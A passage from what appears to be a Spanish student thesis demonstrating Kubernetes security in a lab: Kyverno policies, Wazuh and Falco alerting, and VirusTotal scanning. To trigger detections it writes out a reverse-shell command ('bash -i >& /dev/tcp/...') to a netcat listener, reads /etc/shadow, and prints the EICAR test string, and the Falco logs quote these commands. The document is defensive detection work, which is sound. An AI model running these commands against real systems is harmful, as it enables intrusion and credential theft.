
Iremos al dashboard de wazuh y vemos con en el agente k3s-node2 se ha detectado el fichero anteriormente creado.



Además como anteriormente hemos añadido que se envíen correos si es una alerta critica en este caso si miramos la bandeja de correo habremos recibido un correo con la información de esta vulnerabilidad



En este correo encontraremos un link donde nos llevara directamente a virustotal con el score de posible malware y mas información sobre este



4.12 Demo

Para empezar la demo empezaremos por las políticas de Kyvernos tendremos tres politicas que son las siguientes;

Limite de recursos : Define restricciones en el uso de CPU y memoria para los pods en Kubernetes, evitando que consuman más recursos de los permitidos.

No hostpath : Prohíbe el uso de `hostPath` en los volúmenes de los pods. `hostPath` puede ser un riesgo de seguridad porque permite que los contenedores accedan directamente al sistema de archivos del nodo.

No latest tag: Evita el uso de la etiqueta `latest` en las imágenes de contenedores, lo que obliga a los usuarios a especificar versiones concretas para mayor estabilidad.

```
kiko@kiko:~/demo$ ls
limite-de-recursos.yaml  no-hostpath.yaml  no-latest-tag.yaml
```

Los yamls utilizado estarán en un github cuyo enlace estará en la bibliografía al final del documento.

Los aplicaremos a nuestro kubernetes.

```
kiko@kiko:~/demo$ kubectl apply -f no-latest-tag.yaml
clusterpolicy.kyverno.io/no-latest-tag created
kiko@kiko:~/demo$ kubectl apply -f limite-de-recursos.yaml
clusterpolicy.kyverno.io/especifica-cpu-memory created
kiko@kiko:~/demo$ kubectl apply -f no-hostpath.yaml
clusterpolicy.kyverno.io/no-hostpath created
```

Revisamos que se han aplicado correctamente mirando el ClusterPolicy con el comando cpol.

```
kiko@kiko:~/demo$ kubectl get cpol
NAME                    ADMISSION   BACKGROUND   READY   AGE     MESSAGE
block-hostpath          true        true         True    18m     Ready
especifica-cpu-memory   true        true         True    2m21s   Ready
no-hostpath             true        true         True    2m16s   Ready
no-latest-tag           true        true         True    2m27s   Ready
require-cpu-memory      true        true         True    20m     Ready
```

Creare un deployment de nginx inseguro para verificar que las políticas te avisan,

```
kiko@kiko:~/demo$ kubectl apply -f nginx-inseguro.yaml
Error from server: error when creating "nginx-inseguro.yaml": admission webhook "validate.kyverno.svc-fail" denied the request:

resource Deployment/default/nginx-prueba was blocked due to the following policies

especifica-cpu-memory:
  revisa-los-recursos-aplicados: 'validation error: Debe establecer requests y limits
    de CPU y memoria. rule revisa-los-recursos-aplicados failed at path /spec/containers/'
no-hostpath:
  quita-el-hostpath: 'validation error: No se permite el uso de hostPath por motivos
    de seguridad. rule quita-el-hostpath failed at path /spec/volumes/'
no-latest-tag:
  mira-el-tag-de-la-imagen: 'validation error: No se permite usar imágenes con la
    etiqueta '':latest''. rule mira-el-tag-de-la-imagen failed at path /spec/containers/'
```

Ahora iremos con la parte de wazuh mas falco para la detención de diferentes ataques a un deployment. Como simulacion vamos a tener una maquina ubuntu en nuestro cluster de kubernete y en esta haremos diferentes pruebas para ver las alertas en wazuh.

```
kiko@kiko:~/demo$ kubectl apply -f ubuntu-prueba.yaml
deployment.apps/ubuntu-prueba-v1 created
```

```
kiko@kiko:~/demo$ kubectl get pods -o wide
NAME                               READY   STATUS    RESTARTS   AGE   IP           NODE
ubuntu-prueba-v1-6f58b8dc86-dlspd   1/1     Running   0          47s   10.42.3.65   k3s-node2-d7d26e7b
```

Una vez lanzado el deployment vamos abrir una shell en este y vamos a instalar wget y haremos un “wget google.es” para ver la advertencia de falco en wazuh.

```
kiko@kiko:~/demo$ kubectl exec -it ubuntu-prueba-v1-6f58b8dc86-dlspd  -- bash
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/# apt update
Get:1 http://archive.ubuntu.com/ubuntu jammy InRelease [270 kB]
Get:2 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
```

```
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/# apt install wget
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
```


```
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/# wget google.es
--2025-06-11 15:24:18--  http://google.es/
Resolving google.es (google.es)... 172.217.17.3, 2a00:1450:4003:80e::2003
Connecting to google.es (google.es)|172.217.17.3|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
```

Si accedemos a los eventos de seguridad en wazuh tendremos tres advertencia dos de grado 12 que es critica y una de grado 6 que es de advertencia.

En este caso de abajo a arriba la primera alerta nos dice que se abrió una nueva shell en el contenedor , luego nos dice que se a utilizado un binario que no forma parte de la imagen que en este caso es que se a realizado un apt install wget y por ultimo la ejecución del binario wget google.es

	Time	agent.name	rule.description	rule.level
›	Jun 11, 2025 @ 17:24:19.447	kiko	Alerta Falco - 17:24:31.709486994: Critical Executing binary not part of base image | proc_exe=wget proc_sname=bash gparent=containerd-shim proc_exe_ino_ctime=1749655443675717594 proc_exe_ino_mtime=1718799359000000000 proc_exe_ino_ctime_duration_proc_start=28033611024 proc_cwd=/ container_start_ts=1749652967560389842 evt_type=execve user=<NA> user_uid=165536 user_loginuid=-1 process=wget proc_exepath=/usr/bin/wget parent=bash command=wget google.es terminal=34816 exe_flags=EXE_WRITABLE|EXE_UPPER_LAYER container_id=80bd2a0305eb container_name=<NA> container_image_repository=<NA> container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>	12
›	Jun 11, 2025 @ 17:24:11.439	kiko	Alerta Falco - 17:24:22.918574823: Critical Executing binary not part of base image | proc_exe=openssl proc_sname=dpkg gparent=ca-certificates proc_exe_ino_ctime=1749655443175718973 proc_exe_ino_mtime=1738761581000000000 proc_exe_ino_ctime_duration_proc_start=19742726032 proc_cwd=/etc/ssl/certs/ container_start_ts=1749652967560389842 evt_type=execve user=<NA> user_uid=165536 user_loginuid=-1 process=openssl proc_exepath=/usr/bin/openssl parent=update-ca-certi command=openssl rehash . terminal=34817 exe_flags=EXE_WRITABLE|EXE_UPPER_LAYER container_id=80bd2a0305eb container_name=<NA> container_image_repository=<NA> container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>	12
›	Jun 11, 2025 @ 17:23:15.395	kiko	Alerta Falco - 17:23:26.716144141: Notice A shell was spawned in a container with an attached terminal | evt_type=execve user=<NA> user_uid=165536 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=runc command=bash terminal=34816 exe_flags=EXE_WRITABLE|EXE_LOWER_LAYER container_id=80bd2a0305eb container_name=<NA> container_image_repository=<NA> container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>	6

Como tenemos el servicio de correo SMTP configurado para que las advertencia critica de nivel 12 nos envie un correo si accedemos al gmail tendremos dos correo con información mas detallada.



Wazuh notification - (kiko) any - Alert level 12 Recibidos × WAZUH ×

Wazuh
para mí

Wazuh Notification.
2025 Jun 11 15:24:11

Received From: (kiko) any->/var/log/falco_events.json
Rule: 100605 fired (level 12) -> "Alerta Falco - 17:24:22.918574823: Critical Executing binary not part of base image | proc_exe=openssl proc_sname=dpkg gparent=
proc_exe_ino_mtime=1738761581000000000 proc_exe_ino_ctime_duration_proc_start=19742726032 proc_cwd=/etc/ssl/certs/ container_start_ts=17496529675603
proc_exepath=/usr/bin/openssl parent=update-ca-certi command=openssl rehash . terminal=34817 exe_flags=EXE_WRITABLE|EXE_UPPER_LAYER container_id=8
container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>"
Portion of the log(s):

Wazuh notification - (kiko) any - Alert level 12 Recibidos × WAZUH ×


Wazuh
Wazuh Notification. 2025 Jun 11 15:24:11 Received From: (kiko) any->/var/log/falco_events.json Rule: 100605 fired (level 12) -> "Alerta Falco - 17:24:22.9185748

Wazuh
para mí

Wazuh Notification.
2025 Jun 11 15:24:19

Received From: (kiko) any->/var/log/falco_events.json
Rule: 100605 fired (level 12) -> "Alerta Falco - 17:24:31.709486994: Critical Executing binary not part of base image | proc_exe=wget proc_sname=bash gparent=container
00000000 proc_exe_ino_ctime_duration_proc_start=28033611024 proc_cwd=/ container_start_ts=1749652967560389842 evt_type=execve user=<NA> user_uid=165536
google.es terminal=34816 exe_flags=EXE_WRITABLE|EXE_UPPER_LAYER container_id=80bd2a0305eb container_name=<NA> container_image_repository=<NA> cont
Portion of the log(s):

Tambien desde la conexión a la maquina ubuntu si hacemos un cat al fichero /etc/shadow nos saltara una alerta de nivel 8 que nos dice que un fichero sensible a sido abierto , en este caso este fichero contiene contraseña de los usuarios del sistema y con este fichero pueden hacer un ataque de fuerza bruta , escalado de privilegios (pivoting) y con eso ganar acceso no autorizado.



```
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/# cat /etc/shadow
root:*:20238:0:99999:7:::
daemon:*:20238:0:99999:7:::
bin:*:20238:0:99999:7:::
sys:*:20238:0:99999:7:::
sync:*:20238:0:99999:7:::
games:*:20238:0:99999:7:::
man:*:20238:0:99999:7:::
```

Time	agent.name	rule.description	rule.level
Jun 11, 2025 @ 20:18:05.260	kiko	Alerta Falco - 20:18:17.928906719: Warning Sensitive file opened for reading by non-trusted program | file=/etc/shadow gparent=containerd-shim ggparent=init gggparent=incusd evt_type=openat user=<NA> user_uid=165536 user_loginuid=-1 process=cat proc_exepath=/usr/bin/cat parent=bash command=cat /etc/shadow terminal=34816 container_id=80bd2a0305eb container_name=<NA> container_image_repository=<NA> container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>	8

Por ultimo realizaremos una revershell a la maquina de ubuntu. Estaremos en modo escucha en mi maquina por el puerto 4444.

```
kiko@kiko:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
```

Ejecutare el siguiente codigo simulando una posible conexión que puede realizar de diferentes formas un atacante y establecer una conexión con la maquina.

```
kiko@kiko:~/demo$ kubectl exec -it ubuntu-prueba-v1-6f58b8dc86-dlspd  -- bash -c 'bash -i >& /dev/tcp/10.42.0.0/4444 0>&1'
```


Al volver a la maquina que estaba escuchando veremos como se nos ha abierto una terminal de la maquina de ubuntu y desde esta maquina ya estando en la red puede realizar diferente tipos de ataques a diferentes maquina de la red.

```
kiko@kiko:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.42.3.65 55504
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/# whoami
whoami
root
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/# hostname
hostname
ubuntu-prueba-v1-6f58b8dc86-dlspd
root@ubuntu-prueba-v1-6f58b8dc86-dlspd:/#
```

Y en wazuh nos saldrá la advertencia de nivel 6 diciendo que se ha realizado una redirección con la ip de la maquina a la ip del atacante con el puerto 4444 y los protocolos de red utilizados.

Time	agent.name	rule.description	rule.level
Jun 11, 2025 @ 20:27:09.815	kiko	Alerta Falco - 20:27:22.660583262: Notice Redirect stdout/stdin to network connection | gparent=containerd-shim ggparent=init gggparent=incusd fd.sip=10.42.0.0 connection=10.42.3.65:55504->10.42.0.0:4444 lport=4444 rport=55504 fd_type=ipv4 fd_proto=tcp evt_type=dup2 user=<NA> user_uid=165536 user_loginuid=-1 process=bash proc_exepath=/usr/bin/bash parent=bash command=bash -c bash -i >& /dev/tcp/10.42.0.0/4444 0>&1 terminal=34816 container_id=80bd2a0305eb container_name=<NA> container_image_repository=<NA> container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>	6

Wazuh añadiendo unos parámetros nos ha ayudado también a detectar vulnerabilidades en las maquina de kubernetes desde el apartado de vulnerabilidades.



Y en este panel vemos las diferente vulnerabilidades que tiene el agente ya que es una debian 11 utilizado a propósito para que tenga vulnerabilidades.

Por ultimo utilizaremos virustotal para detectar ficheros maliciosos en los agentes.Virustotal lo e integrado con wazuh para que detecte ficheros maliciosos en el directorio /home/virustotaltest/ del k3s-node2 este lo que hará que todos los ficheros que estén el directorio mediante la api de virustotal le pasara tu test tan característico.


Crearemos un fichero de prueba llamado EICAR (archivo de prueba de antivirus, seguro y reconocido) para simular un fichero maliciosos.

```
kiko@kiko:~$ sudo incus exec k3s-node2 -- bash
root@k3s-node2:~# echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FI
LE!$H+H*' | sudo tee /home/virustotaltest/eicar_test.txt > /dev/null
root@k3s-node2:~#
```

```
root@k3s-node2:~# ls /home/virustotaltest/
eicar_test.txt
root@k3s-node2:~# cat /home/virustotaltest/eicar_test.txt
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Por ultimo en wazuh en la parte de modulos k3s-node2 integridad y monitorización encontramos la advertencia de que el fichero a sido añadiendo al repositorio.

Como tenemos el servicio SMTP nos llegara un correo con la información sobre este fichero y nos llevara directamente a la pagina del testo del fichero de virus total.



5. Conclusiones y propuestas para seguir trabajando en el tema.

Este proyecto me ha enseñado que la seguridad en Kubernetes es vital y compleja. Kyverno es increíble para aplicar políticas de seguridad desde el inicio, evitando errores y haciendo los despliegues más seguros. La combinación de Wazuh y Falco me ha mostrado la importancia de la monitorización en tiempo real y la respuesta rápida a incidentes, detectando ataques como reverse shells o accesos a archivos sensibles. La integración con VirusTotal añade una capa extra para detectar malware.

En resumen, he aprendido que la clave está en la integración de herramientas y la automatización para tener una visión completa y proactiva de la seguridad.

Para seguir mejorando, propongo lo siguiente:

1. **Ampliar políticas de Kyverno:** Explorar políticas de red, de `capabilities` más granulares y la mutación de objetos para añadir configuraciones de seguridad automáticas.
2. **Automatizar respuesta a incidentes**: Integrar Wazuh con herramientas como SOAR/SIEM o Slack/Teams para acciones automáticas y alertas más rápidas.
3. **Profundizar en Falco**: Crear reglas personalizadas para detectar comportamientos anómalos específicos y considerar más fuentes de eventos.
4. **Realizar pruebas de intrusión:** Hacer "pentesting" controlado para validar la robustez del sistema y afinar las reglas de detección.
5. **Dashboards avanzados**: Usar Grafana u otras herramientas para visualizar mejor los datos de seguridad de Wazuh y facilitar el análisis.

6. Bibliografía

https://github.com/K1K04/Repositorio-TFG/tree/main

https://medium.com/@aravindraja150/virustotal-integration-with-wazuh-c79328d7543f

https://wazuh.com/blog/cloud-native-security-with-wazuh-and-falco/

https://mailtrap.io/es/blog/setup-smtp-server/

https://github.com/kyverno/policies/tree/main/best-practices/require-pod-requests-limits

https://www.virustotal.com/gui/file/131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267/detection/f-131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267-1749469293

https://documentation.wazuh.com/current/user-manual/index.html

https://linuxcontainers.org/incus/